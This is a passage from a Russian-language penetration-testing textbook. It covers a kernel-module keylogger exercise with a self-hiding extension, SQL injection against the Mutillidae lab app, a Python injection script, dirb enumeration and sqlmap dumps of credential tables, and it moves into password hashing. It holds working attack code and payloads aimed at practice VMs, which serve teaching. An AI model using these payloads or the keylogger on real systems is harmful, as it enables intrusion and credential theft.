


Рисунок 11-11. Получение доступа к оболочке в Armitage

Установка руткита

Теперь, когда у вас есть доступ, используйте оболочку, полученную от полезной нагрузки, чтобы скачать и установить руткит на хост. Длинный список руткитов с открытым исходным кодом, включающий руткиты для Android, Linux, Windows и macOS, можно найти по адресу github.com.

Упражнения

Выполните эти упражнения, чтобы потренироваться в создании модулей ядра. В первом упражнении вы напишете модуль ядра под названием кейлогер, который записывает все, что набирает пользователь, включая имена пользователей и пароли. Во втором упражнении вы расширите модуль так, чтобы он скрывался от команды `lsmod`.

Кейлогер

Кейлогеры ? распространенные инструменты для взлома, а реализация такого инструмента в ядре дает дополнительное преимущество: он позволяет скрытно перехватывать все нажатия клавиш пользователя, независимо от приложения.

Как и раньше в этой главе, создайте новую папку для модуля с именем `keylogger_module` и два файла, `keylogger.c` и `Makefile`. В файле модуля сначала определите массив сопоставления, который сопоставляет числовые коды клавиш, уникальные номера, назначенные каждой клавише клавиатуры, с символами:

```
static const char * keymap[] = { "\0", "ESC", "1", "2", "3", "4", "5", "6", "7"
 → , "8", "9", "0", "-", "=", "_BACKSPACE_", "_TAB_",
"q", "w", "e", "r", "t", "y", "u", "i", "o", "p", "[",
 → "]", "_ENTER_", "_CTRL_", "a", "s", "d", "f",
"g", "h", "j", "k", "l", ";", "'", "`", "_SHIFT_", "\\
 → ", "z", "x", "c", "v", "b", "n", "m", ",", "."};
```

Забавный интерактивный способ увидеть это сопоставление ? открыть терминал, выполнить команду showkey, открыть другое приложение вроде Mousepad и начать печатать. Команда showkey отобразит код каждой нажатой клавиши:

```
kali@kali:~$ sudo showkey --keycode
press any key (program terminates 10s after last keypress)...
keycode 28 release
keycode 2 press
keycode 2 release
keycode 35 press
keycode 35 release
keycode 48 press
keycode 48 release
```

Вы уже могли заметить, что значения примерно следуют порядку раскладки клавиатуры "qwerty". Поскольку фактические раскладки клавиатуры зависят от региона и предпочтений, keymap переводит коды клавиш в конкретные ASCII-символы. Поместите определение keymap в начало файла keylogger.c.

Методы __init и __exit в этом модуле очень короткие. Они просто регистрируют и отменяют регистрацию структуры keyboard notifier_block соответственно. Возможно, вы также заметили, что методы __init и __exit в этом модуле имеют другие имена, чем модуль, который мы создали в этой главе: start и end, а не startup и shutdown. Эти имена произвольны:

```
static int __init start(void)
{
register_keyboard_notifier(&nb);
printk(KERN_INFO "Keyboard Module Loaded!\n");
return 0;
}
static void __exit end(void)
{
unregister_keyboard_notifier(&nb);
printk(KERN_INFO "Module Unloaded!\n");
}
```

Далее, чтобы получать уведомление, когда пользователь нажимает клавишу, нужно указать значение для одного из атрибутов структуры keyboard notifier_block. Эта структура ? механизм API, предоставляемый ядром, который дает модулю доступ к некоторым функциям клавиатуры. Мы определяем ее в начале модуля:

```
static struct notifier_block nb = {
[1] .notifier_call = [2] notify_keypress
};
```

Указание значений для заранее определенных структур, как здесь, ? распространенный шаблон при программировании ядра Linux. Если посмотреть полное определение структуры notifier_block в исходном файле Linux notifier.h, вы заметите, что оно задает намного больше атрибутов, чем показано в нашем определении. Однако все они равны NULL, пока модуль вроде нашего не задаст их значения. Здесь мы указали значение атрибута notifier_call [1], передав указатель на функцию notify_keypress [2]. Теперь наша функция будет вызываться всякий раз, когда пользователь нажимает клавишу.

Завершите реализацию функции `notify_keypress`, чтобы она записывала нажатия клавиш пользователя:

```
int notify_keypress(struct notifier_block *nb, unsigned long code, void *
 ➔ _param)
{
[1] struct keyboard_notifier_param *param;
param = _param;
if(code == KBD_KEYCODE)
{
if(param->down)
{
/*-----------------------*/
/* Place your code here */
/*----------------------*/
}
}
return NOTIFY_OK;
}
```

Структура `keyboard_notifier_param` [1] содержит сведения о событиях нажатия клавиш. Исходный код структуры `keyboard_notifier_param` доступен в файле `keyboard.h` в исходном коде Linux. Для удобства я включил фрагмент этого файла; здесь видны все значения в структуре для события нажатия клавиши:

```
struct keyboard_notifier_param {
struct vc_data *vc;
[1] int down;
int shift;
int ledstate;
[2] unsigned int value;
};
```

Мы используем эти сведения, чтобы определить, когда происходит событие нажатия клавиши [1], и извлечь его код клавиши [2]. Этот код становится индексом для нашего `keymap`. Из этой структуры можно читать и другие сведения, включая состояние клавиши SHIFT и состояние светодиодов клавиатуры. Попробуйте реализовать функцию, которая добавляет набранный пользователем символ в кольцевой буфер ядра.

Этот модуль выводит нажатия клавиш в журналы ядра. Однако более сложный регистратор мог бы передавать нажатия клавиш на машину злоумышленника, где тот мог бы извлекать учетные данные.

Самоскрывающийся модуль

Расширьте модуль ядра так, чтобы он скрывался от команды `lsmod` сразу после установки. Эту реализацию я полностью оставляю вам. Хорошее место для старта ? посмотреть модули ядра, которые создали другие разработчики. Например, Reptile ? хорошо документированный руткит в виде модуля ядра Linux. Посмотрите его файл `module.c`: github.com.

Глава 12. Кража и взлом паролей

> Из-за нехватки гвоздя потеряли подкову, из-за нехватки подковы потеряли коня, из-за нехватки коня потеряли всадника, из-за нехватки всадника проиграли битву, из-за проигранной битвы потеряли королевство ? и все из-за нехватки подковного гвоздя.
>
> ? Бенджамин Франклин

Хакеры часто компрометируют сайты и API, находя способы внедрить в них собственный код. Эта глава познакомит вас с одним из таких методов ? SQL-инъекцией, ? и вы используете его, чтобы извлечь имена пользователей и пароли из базы данных на веб-сервере. Из соображений безопасности серверы часто хранят хеши паролей вместо незашифрованных паролей. Мы рассмотрим несколько способов взлома этих хешей, чтобы восстановить исходные пароли, а затем используем инструменты для автоматизации входа в службы с каждой украденной парой имя пользователя-пароль.

По пути вы немного узнаете о том, как работают хеш-функции и как браузеры формируют HTTP-запросы.

SQL-инъекция

Уязвимости SQL-инъекций возникают, когда разработчики неправильно обрабатывают пользовательский ввод и используют его для генерации запросов на языке структурированных запросов (SQL). SQL ? язык программирования, используемый для добавления, получения или изменения информации в базе данных. Например, в базе данных, где хранится личная информация пользователей, следующий запрос может вернуть имя и фамилию пользователя, чей номер социального страхования равен `555-55-5555`; этот номер вымышленный:

```
SELECT firstname, lastname FROM Users WHERE SSN = '555-55-5555';
```

Полное введение в синтаксис SQL выходит за рамки этой книги, но базы данных SQL в сущности организованы в таблицы, каждая из которых состоит из столбцов и строк. У каждого столбца есть имя, например `firstname`, и тип, например `TEXT`.

Показанный запрос, называемый SELECT-запросом, предназначен для извлечения данных из таблицы. SELECT-запросы состоят из трех частей, называемых предложениями: `SELECT`, `FROM` и `WHERE`. Предложение `SELECT` задает список столбцов, которые вы хотите получить. В этом примере мы извлекаем столбцы `firstname` и `lastname`. Предложение `FROM` задает имя таблицы, из которой нужно получить данные. Наконец, предложение `WHERE` задает атрибуты строк, которые мы хотим извлечь. Например, `WHERE SSN='555-55-5555'` извлекает строки, в которых столбец `SSN` имеет значение `'555-55-5555'`.

Конечно, программисты редко пишут такие запросы вручную. Вместо этого они пишут программы, которые могут генерировать эти запросы при необходимости. Поэтому, чтобы сделать запросы более универсальными, программист может заменить жестко заданный номер социального страхования переменной вроде `$id`:

```
SELECT firstname, lastname FROM Users WHERE SSN = '$id';
```

Замена фиксированного значения переменной позволяет программе легко подставлять недостающую информацию при генерации запросов. Теперь запрос возвращает имена и фамилии записей для любого значения `$id`, предоставленного пользователем. Подобные запросы можно встретить встроенными в самые разные приложения. Например, сотрудник службы поддержки клиентов может получить чью-то информацию, введя номер социального страхования в текстовое поле банковского приложения.

Однако поскольку программа вставляет номер социального страхования напрямую в SQL-запрос, атакующие могут использовать текстовое поле, чтобы вставить любое значение, которое хотят запросить, включая собственные SQL-команды, вместо строки, ожидаемой командой. Например, представьте, что атакующий вводит следующее:

```
'UNION SELECT username, password FROM Users WHERE '1' = '1
```

Веб-приложение заменяет значение `$id` вводом атакующего, и поскольку этот ввод содержит SQL-код, база данных выполняет следующий запрос:

```
SELECT firstname, lastname FROM Users WHERE SSN = ' '
UNION
SELECT username, password FROM Users WHERE '1' = '1 ';
```

Этот запрос выбирает поля `firstname` и `lastname` из таблицы `Users`, если поле `SSN` пользователя пусто. Команда `UNION` затем объединяет это значение с результатом второго запроса, который атакующий передал как пользовательский ввод. Этот запрос возвращает имена пользователей и пароли для всех записей, потому что все они соответствуют условию (`'1' = '1'` всегда истинно).

Обратите внимание, насколько тщательно составлена внедряемая SQL-команда. В частности, она начинается и заканчивается одинарной кавычкой (`'`). Это необходимо, потому что база данных SQL выполняет только корректные запросы, так что нужно убедиться, что запрос остается корректным даже после инъекции. Добавляя `'` перед ключевым словом `UNION`, мы закрываем предыдущий запрос. Позже мы добавляем еще одну `'` в конце внедренной команды, чтобы закрыть завершающую кавычку, оставшуюся от исходного запроса.

SQL-инъекция относится к более широкому классу атак, называемых инъекционными атаками, где атакующие полагаются на пользовательский ввод, чтобы незаметно протащить свой код в приложение. Многие веб-приложения очищают ввод, удаляя символы, связанные с инъекционными атаками. Например, они могут заменять символы кавычек (`'`) на `\'`; этот процесс называется экранированием. Поэтому инъекции часто приходится составлять более хитро. У проекта безопасности открытых веб-приложений (OWASP) есть памятка по способам предотвращения инъекционных атак: cheatsheetseries.owasp.org.

Кража паролей из базы данных сайта

Чтобы попрактиковаться в выполнении SQL-инъекции, активируйте веб-приложение Mutillidae на вашей виртуальной машине Metasploitable. Adrian Crenshaw и Jeremy Druin создали Mutillidae для демонстрации распространенных веб-уязвимостей, и оно уже установлено на сервере Metasploitable. Однако сначала его нужно настроить. Войдите в Metasploitable с именем пользователя `msfadmin` и паролем `msfadmin`, а затем отредактируйте файл `config.inc`, доступный следующей командой:

```
msfadmin@metasploitable:~$ sudo vim /var/www/mutillidae/config.inc

<?php
...
$dbhost = 'localhost';
$dbuser = 'root';
$dbpass = '';
[1] $dbname = 'owasp10';
?>
```

Измените переменную `$dbname$` [1] с `metasploitable` на `owasp10`. Это укажет Mutillidae использовать уязвимую базу данных `owasp10` вместо базы данных Metasploitable.

Перечисление доступных файлов на веб-сервере

Конфигурационные файлы вроде того, который вы только что отредактировали, часто хранят имена пользователей и пароли, нужные веб-приложениям для взаимодействия с базой данных или другими серверными службами. Если у таких файлов неправильные права доступа, атакующий может прочитать их и извлечь учетные данные. Например, сайты WordPress хранят учетные данные базы данных в файле `wp-config.php`. Предположим, у этого файла были неправильные права доступа, сделавшие его общедоступным. В таком случае любой человек в интернете мог бы прочитать его, введя в браузере следующий URL: `http://<URL_WordPress>/wp-config.php`.

Если вы не знаете имя файла, который ищете, или хотите проверить существование нескольких возможных файлов, можно использовать инструменты вроде `dirb` для перечисления файлов в каталоге сайта. Этот инструмент пытается найти файлы веб-каталога, используя список заранее выбранных слов для генерации возможных URL. Он берет список заранее выбранных ключевых слов, таких как `wp-config.php`, `config.in` и `config.php`, и проверяет, доступны ли эти файлы для чтения, генерируя и пытаясь открыть следующие URL:

```
http://<web-app-url.com>/ wp-config.php
http://<web-app-url.com>/ config.in
http://<web-app-url.com>/ config.php
```

Если страница не существует на сервере, он вернет ошибку 404. Однако если страница существует, инструмент добавит ее в список доступных страниц. Атаки, использующие списки заранее выбранных слов, часто называются атаками по словарю. Этот шаблон атаки распространен, и позже в главе мы снова увидим его.

Вы можете выполнить эту атаку перечисления каталогов по словарю на сервере Metasploitable: откройте терминал на виртуальной машине Kali Linux и выполните следующую команду:

```
kali@kali:~$ dirb http://<METASPLOITABLE-IP>/mutillidae
-----------------
DIRB v2.22
By The Dark Raver
--snip--
GENERATED WORDS: 4612
---- Scanning URL: http://192.168.1.112/mutillidae/ ----
==> DIRECTORY: http://192.168.1.112/mutillidae/classes/
+ http://192.168.1.112/mutillidae/credits (CODE:200|SIZE:509)
```

Выполнение SQL-инъекции

Теперь откройте веб-браузер на машине Kali Linux и перейдите к веб-приложению Mutillidae: `http://<METASPLOITABLE-IP>/mutillidae/`.

Mutillidae намеренно уязвим, поэтому включает множество распространенных уязвимостей. Нажмите `OWASP Top 10` > `Injection` > `SQLi Extract Data` > `User Info`. Откроется страница входа, показанная на рисунке 12-1.

Рисунок 12-1. Страница входа Mutillidae

OWASP ? группа исследователей веб-безопасности, которая ежегодно публикует список десяти главных веб-уязвимостей года, известный как OWASP Top 10. Если вы планируете аудит сайтов, полезно прочитать этот список и познакомиться с этими уязвимостями. Также проверьте, что уровень безопасности приложения установлен на 0, что отключает защиту Mutillidae.

Теперь пора проверить ваши навыки SQL-инъекций. Прежде чем читать дальше, попробуйте самостоятельно сформировать запрос с SQL-инъекцией, который извлекает все имена пользователей и пароли из базы данных сайта. Вводите запросы в поле пароля на странице входа. Проверяя разные внедренные запросы, смотрите сообщения об ошибках, которые генерирует Mutillidae. Чтение этих сообщений поможет отточить запрос. Например, можно написать запрос, который пытается прочитать таблицу `users`. Однако если таблицы не существует, вы получите сообщение:

```
Error executing query: Table 'owasp10.users' doesn't exist
```

Удача не всегда будет такой щедрой; некоторые системы генерируют только общие сообщения об ошибках. Инъекционные атаки, успешные против таких систем, часто называют слепыми инъекционными атаками, потому что атакующие не могут сразу увидеть, провалилась ли попытка. Чтобы обойти это ограничение, атакующие часто полагаются на различия во времени выполнения запроса, чтобы определить, был ли он выполнен корректно.

После практики с собственными запросами попробуйте обратиться к таблице `accounts`. Следующий код инъекции должен извлечь имена пользователей и пароли 16 пользователей из базы данных:

```
' UNION SELECT * FROM accounts where '' ='

Username=kevin
Password=42
Signature=Doug Adams rocks
Username=dave
Password=set
Signature=Bet on S.E.T. FTW
```

Как видите, внедренный запрос был успешно объединен с результатом существующего запроса, что позволило извлечь все поля из таблицы `accounts`. Я показал только часть возвращенных данных.

Написание собственного инструмента SQL-инъекций

После того как вы освоили механизмы SQL-инъекции, попробуйте написать Python-программу для автоматизации процесса инъекции. Наша программа будет имитировать отправку формы входа на сайте, воспроизводя HTTP-запрос, отправляемый браузером; поэтому проект требует базового понимания работы протокола HTTP. Начнем с обсуждения HTTP.

Разбор HTTP-запросов

Когда пользователь взаимодействует с сайтом, браузер преобразует его действие в HTTP-запрос и отправляет его веб-серверу. HTTP-запрос содержит имя ресурса, который пользователь запрашивает, и данные, которые пользователь отправляет серверу. Сервер отвечает HTTP-ответами, содержащими HTML или бинарные данные, запрошенные пользователем. Затем браузер разбирает эти ответы и отображает их пользователю.

Чтобы сформировать HTTP-запрос, сначала нужно понять его структуру. Для точности используем Wireshark, чтобы захватить и изучить именно тот HTTP-запрос, который формирует браузер при отправке формы входа Mutillidae с именем пользователя `test` и паролем `abcd`. Вернитесь к главе 3, если нужно освежить работу с мониторингом трафика в Wireshark.

Начните мониторинг интерфейса Ethernet (`eth0`), а затем отправьте форму входа, чтобы браузер сформировал запрос. После отправки используйте фильтр, чтобы выбрать пакеты, содержащие IP-адрес сервера Metasploitable, затем выберите пункт просмотра потока. Ваш запрос должен выглядеть примерно так:

```
[1] GET /mutillidae/index.php->page=user-info.php&[2]username=test&password=abcd&...
Host: 192.168.1.101
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox
 → /68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.101/mutillidae/index.php->page=user-info.php.....
Connection: keep-alive
[3] Cookie: PHPSESSID=3e726056cf963b43bd87036e378d07be
Upgrade-Insecure-Requests: 1
[4]
```

Как видите, HTTP-запрос состоит из строки запроса, заголовков и, при необходимости, тела. Первая строка [1] задает тип отправляемого запроса. Веб-формы обычно используют запросы GET или POST. GET-запрос кодирует пользовательский ввод в URL как параметры строки запроса, то есть переменные, добавленные в конец URL [2]. Оператор `?` обозначает начало параметров строки запроса, а каждый параметр отделяется оператором &. В этом запросе значения имени пользователя и пароля включены как параметры строки запроса в запрос, отправленный серверу. Однако если форма использует POST-запрос, пользовательские данные помещаются в тело запроса; если оно присутствует, оно появилось бы в точке [4].

Чтобы определить, создаст ли форма GET- или POST-запрос, не отправляя ее, можно просмотреть исходный код страницы: щелкните страницу правой кнопкой мыши и выберите `View Page Source` ("Исходный код страницы"). Быстрый поиск по ключевому слову `method=` найдет код формы. Например, код формы входа Mutillidae выглядит так:

```
<form action="./index.php->page=user-info.php"
method="GET"
enctype="application/x-www-form-urlencoded" >
```

Это говорит нам, что форма будет отправлять GET-запрос.

Продолжим разбирать HTTP-запрос. Следующий заголовок, `Host`, определяет веб-сервер, которому вы отправляете запрос. В этом случае `192.168.1.101` ? IP-адрес сервера, содержащего страницу. Заголовок `User-Agent` определяет браузер. Здесь использован браузер Mozilla Firefox на 64-битной Linux-машине. Заголовки `Accept` задают формат, язык и типы сжатия и кодирования, принимаемые браузером.

Заголовок `Referer` содержит предыдущую страницу, посещенную перед переходом на текущую страницу. Многие сайты записывают это значение, чтобы определить источник трафика. Хотя некоторые заголовки, например `HOST`, обязательны, другие заголовки, например `Referer`, необязательны. Поэтому вы можете не увидеть их в других запросах. Заголовок `Connection` указывает тип соединения, а значение `keep-alive` просит сервер держать TCP-соединение открытым, позволяя принять несколько запросов.

Заголовок `Cookie` ("Куки") [3] содержит куки, которые браузер отправляет серверу. Протокол HTTP не хранит состояние: он предполагает, что каждый запрос выполняется независимо от всех остальных. Поэтому сам протокол не помнит предыдущие запросы. Куки позволяют программам вроде веб-серверов отслеживать и связывать взаимодействие пользователя с сайтом, даже если протокол этого не делает. Когда пользователь впервые посещает сайт, сервер может назначить уникальный номер, который будет служить куки. Сервер использует этот номер для аутентификации пользователя и корректной обработки веб-запросов, поскольку считает, что все HTTP-запросы с одинаковыми куки принадлежат одному пользователю. Каждый раз, когда

пользователь отправляет веб-запрос, браузер передает значение куки серверу. Это похоже на фразу: "Привет, веб-сервер, помнишь меня? Вот идентификатор, который ты мне выдал: `PHPSESSID=3e726056cf963b43bd87036e378d07be`". Если атакующий украдет эти куки, он может выдать себя за жертву и получить доступ к веб-сеансам.

Последний заголовок, `Upgrade-Insecure-Requests`, просит веб-сервер по возможности повысить соединение до зашифрованного HTTPS-соединения. Этот пакет был захвачен из незашифрованного соединения с сервером Metasploitable. Теперь, когда мы увидели, что учетные данные Mutillidae отправляются серверу в параметрах строки запроса, мы внедрим полезную нагрузку SQL-инъекции тем же способом.

Написание программы для SQL-инъекции

Наша Python-программа отправит HTTP-запрос, похожий на только что рассмотренный, но добавит полезную нагрузку SQL-инъекции как параметр запроса. Создайте на машине Kali Linux новую папку `injections` на рабочем столе. Создайте в ней файл `sql_injection.py` и скопируйте туда:

```
import socket
import argparse
import urllib.parse
def get_request(HOST, URL, parameter, SQL_injection, COOKIE):
injection_encoded = urllib.parse.quote_plus(SQL_injection)
[1] request = ("GET "+ URL.replace(parameter+"=",parameter+"="+
 → injection_encoded) +"\r\n"
"Host: "+HOST+"\r\n"
"User-Agent: Mozilla/5.0 \r\n"
"Accept: text/html,application/xhtml+xml,application/xml \r\n"
"Accept-Language: en-US,en;q=0.5 \r\n"
"Connection: keep-alive \r\n"
"Cookie: "+COOKIE+" \r\n")
return request
def main():
[2] parser = argparse.ArgumentParser()
parser.add_argument('--host', help='IP-address of server')
parser.add_argument('-u', help='URL')
parser.add_argument('--param', help='Query String Parameter')
parser.add_argument('--cookie', help='Session Cookie')
args = parser.parse_args()
HOST = args.host
URL = args.u
PARAMETER = args.param
COOKIE = args.cookie
SQL_injection = ' \'UNION SELECT * FROM accounts where \'1\'=\'1'
PORT = 80
with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as tcp_socket:
tcp_socket.connect((HOST, PORT))
request = get_request(HOST, URL, PARAMETER, SQL_injection, COOKIE)
print(request)
[3] tcp_socket.sendall(request.encode())
while True:
data = tcp_socket.recv(1024)
print(data)
if not data:
break
main()
```

Мы определяем функцию `get_request()`, которая возвращает HTTP-запрос с информацией, переданной как параметры. Мы заменяем значение параметра полезной нагрузкой SQL-инъекции [1]. Ее нужно закодировать, потому что мы внедряем ее напрямую в URL, а URL не может содержать пробелы и некоторые специальные символы. Библиотека `urllib` выполняет URL-кодирование нашей полезной нагрузки перед добавлением ее в URL. Например, при таком кодировании все пробелы преобразуются в последовательность символов `%20`.

Когда функция получает все переменные, она возвращает HTTP-запрос, который мы отправляем через TCP-сокет [3]. Хотя это не обязательно, рассмотрите использование библиотеки `argparse` [2] для разбора аргументов командной строки. Это добавит вашим инструментам командной строки более профессиональный вид. Библиотека `argparse` позволяет добавлять собственные флаги и справочное меню.

Выполните команду, чтобы проверить ваш новый инструмент SQL-инъекций:

```
kali@kali:~/Desktop/injection$ sudo python3 sql_injection.py --host="
 ➔ 192.168.1.112" -u="/mutillidae/index.php->page=user-info.php&username=&
 ➔ password=&user-info-php-submit-button=View+Account+Details" --param="
 ➔ password" --cookie="PHPSESSID=3e726056cf963b43bd87036e378d07b"
GET /mutillidae/index.php->page=user-info.php&username=&password=+%27UNION+
 ➔ SELECT+%2A+FROM+accounts+where+%271%27%3D%271&user-info-php-submit-
 ➔ button=View+Account+Details
Host: 192.168.1.112
User-Agent: Mozilla/5.0
Accept: text/html,application/xhtml+xml,application/xml
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Cookie: PHPSESSID=3e726056cf963b43bd87036e378d07b
...
16 records found.<p><b>Username=</b>admin<br><b>Password=</b>adminpass<br><b>
 ➔ Signature=</b>Monkey!<br><p><b>Usern'
b'ame=</b>adrian<br><b>Password=</b>somepassword<br><b>Signature=</b>Zombie
 ➔ Films Rock!<br><p><b>Username=</b>john<br><b>Password=</b>monkey<br><b
 ➔ >Signature=</b>I like the smell of confunk<br><p><b>Username=</b>
 ➔ jeremy<br><b>Password=</b>password<br><b>Signature=</b>d1373 1337
 ➔ speak
```

Скрипт выводит запрос и HTML-ответ сервера. В предыдущем примере приведен фрагмент HTML-ответа, содержащий пары имени пользователя и пароля. Отличный способ отладить скрипт ? захватить запросы и ответы в Wireshark.

Использование sqlmap

Мы только что создали собственный инструмент SQL-инъекций, но существующие инструменты могут гораздо больше. Один из самых популярных инструментов SQL-инъекций, `sqlmap`, может автоматизировать поиск и эксплуатацию уязвимостей SQL-инъекций. Проведем еще одну инъекционную атаку на веб-приложение Mutillidae. Откройте новый терминал в Kali Linux и выполните команду, чтобы запустить интерактивную оболочку `sqlmap`; обычно она уже установлена в Kali Linux:

```
kali@kali:~$ sqlmap -u "http://<Metasploitable-IP>/mutillidae/index.php->page=
 ➔ user-info.php&username=&password=&" --sqlmap-shell
sqlmap-shell>
```

Параметр `-u` задает URL веб-страницы, на которую мы нацеливаемся. Здесь мы передали страницу входа Mutillidae, которую атаковали ранее в этой главе. В оболочке введите `--dbs`. Это перечислит все базы данных в системе:

```
sqlmap-shell> --dbs
[16:16:04] [INFO] testing connection to the target URL
[1] you have not declared cookie(s), while server wants to set its own ('PHPSESSID
 ➔ =724251ceeec...19e0ca7aeb'). Do you want to use those [Y/n] : Y
...
Parameter: username (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL
 ➔ comment)
[2] Payload: page=user-info.php&username=' OR NOT 6675=6675#&password=&user-
 ➔ info-php-submit-button=View Account Details
...
```

```
[16:16:06] [INFO] fetching database names
[3] available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[4] [*] owasp10
[*] tikiwiki
[*] tikiwiki195
```

`sqlmap` сначала подключается к серверу и получает свежие куки [1]. Затем он использует полезную нагрузку `' OR NOT 6675=6675#` [2], чтобы проверить, уязвим ли параметр строки запроса к SQL-инъекции. Здесь # комментирует остаток SQL-запроса. Наконец, `sqlmap` внедряет запрос, возвращающий список баз данных на сервере [3]. Видно, что на сервере есть семь баз данных.

Теперь мы знаем, что сервер базы данных размещает несколько баз данных. Сфокусируемся на базе данных `owasp10` [4], которую атаковали. Выполните команду, чтобы вывести все таблицы этой базы данных. Флаг `-D` позволяет выбрать конкретную базу данных, а `--tables` выводит все ее таблицы:

```
sqlmap-shell> -D owasp10 --tables
[17:02:24] [INFO] fetching tables for database: 'owasp10'
Database: owasp10
[6 tables]
+----------------+
| accounts |
| blogs_table |
| captured_data |
| credit_cards |
| hitlog |
| pen_test_tools |
+----------------+
```

Команда вернула шесть таблиц. Таблица `accounts` выглядит особенно интересной, поскольку по названию можно предположить, что она содержит информацию о пользователях. Посмотрим ее содержимое. Используйте флаг `-T`, чтобы выбрать конкретную таблицу, и параметр `--dump`, чтобы выгрузить, то есть вывести содержимое таблицы в терминал. Если не указать параметр `--dump`, `sqlmap` вместо этого запишет содержимое таблицы в файл:

```
sqlmap-shell>-D owasp10 -T accounts --dump
Table: accounts
[16 entries]
+-----+----------+----------+--------------+-----------------------------+
| cid | is_admin | username | password | mysignature |
+-----+----------+----------+--------------+-----------------------------+
...
| 11 | FALSE | scotty | password | Scotty Do |
| 12 | FALSE | cal | password | Go Wildcats |
| 13 | FALSE | john | password | Do the Duggie! |
| 14 | FALSE | kevin | 42 | Doug Adams rocks |
| 15 | FALSE | dave | set | Bet on SET FTW |
| 16 | FALSE | ed | pentest | Commandline KungFu anyone-> |
+-----+----------+----------+--------------+-----------------------------+
```

В выводе показаны данные из таблицы `accounts`. В ней есть пять столбцов: `cid`, `is_admin`, `username`, `password` и `mysignature`, а также 16 строк данных. Верхние строки я обрезал, чтобы сэкономить место.

Можно подумать, что разработчики могли защитить эти пароли, зашифровав их. Инженерная команда Adobe тоже считала, что сможет защитить пароли таким способом. Но что произойдет, если кто-то украдет ключ шифрования или просто угадает его? Во время утечки паролей Adobe в 2013 году хакеры украли и расшифровали более 150 миллионов имен пользователей и паролей.

В идеале сайты должны хранить пароли в форме, при которой ни администраторы, ни атакующие не смогут практически восстановить пароль в открытом виде. Вместо шифрования паролей

разработчики часто используют одностороннюю функцию, например хеш. В следующем разделе мы рассмотрим хеш-функции и обсудим, как хакеры их взламывают. Я объясню, почему стоит выбирать длинные пароли с прописными и строчными буквами, а также символами.

Оставьте терминал `sqlmap` открытым; он понадобится в следующем разделе.

Хеширование паролей

Мы познакомились с хешами и хеш-функциями в главе 6, и хотя не обсуждали их подробно, они очень полезны. Вместо хранения паролей в открытом виде администраторы баз данных часто хранят хеши паролей, чтобы обеспечить дополнительную безопасность. Стоит подробнее рассмотреть фундаментальные свойства хеш-функций и то, как хакеры могут их взламывать.

Первое свойство хеш-функции: она односторонняя. Это значит, что по заданному результату практически невозможно восстановить исходные данные. Хеш-функции можно представить как цифровой блендер. После того как сообщение "перемолото", невозможно восстановить исходное сообщение из результата. На рисунке 12-2 показаны результаты хеширования двух строк.




Рисунок 12-2. Хеши двух строк

Второе важное свойство хешей: поиск двух наборов входных данных, которые дают один и тот же результат, занимает крайне много времени. Под "много времени" я имею в виду, что для безопасной хеш-функции поиск двух сообщений с одинаковым хешем занял бы больше времени, чем возраст Вселенной. Если два сообщения дают один и тот же хеш, это называется коллизией. Оценочное время поиска коллизии для хеш-функции SHA-256 ? 36 триллионов лет. Для сравнения: возраст Вселенной составляет всего 13,8 миллиарда лет.

Поскольку коллизии настолько редки, разработчики часто рассматривают хеш сообщения как цифровой отпечаток: уникальный идентификатор этого сообщения. Вот почему системные администраторы могут использовать хеши вместо паролей и не хранить исходный пароль. Когда пользователь входит в систему, пароль хешируется и сравнивается с хешем в базе данных. Пароль в открытом виде при этом никогда не хранится.

Третье свойство хеш-функции: независимо от размера входных данных она всегда выдает результат фиксированного размера. Длинные и короткие пароли дают хеши одной и той же длины. Возможно, вы уже думаете: зачем нужны длинные пароли, если все хеши имеют одинаковую длину? Потому что более длинные пароли все равно труднее взломать. Почему ? см. раздел "Взлом хешей" ниже.

Анатомия MD5-хеша

Если вам интересно устройство хеш-функции, вот краткое обсуждение внутренней работы хеш-функции MD5. Посмотрим на сердце нашего блендера.

Хеш-функция MD5 работает с 512-битными блоками. Первые 448 битов этого блока содержат хешируемое сообщение, а последние 64 бита ? длину сообщения. Если сообщение короче, биты дополняются единицей, за которой следуют нули. Если сообщение длиннее 448 битов, оно разбивается на несколько блоков. На рисунке 12-3 показано, как эти 512 битов затем перемешиваются.

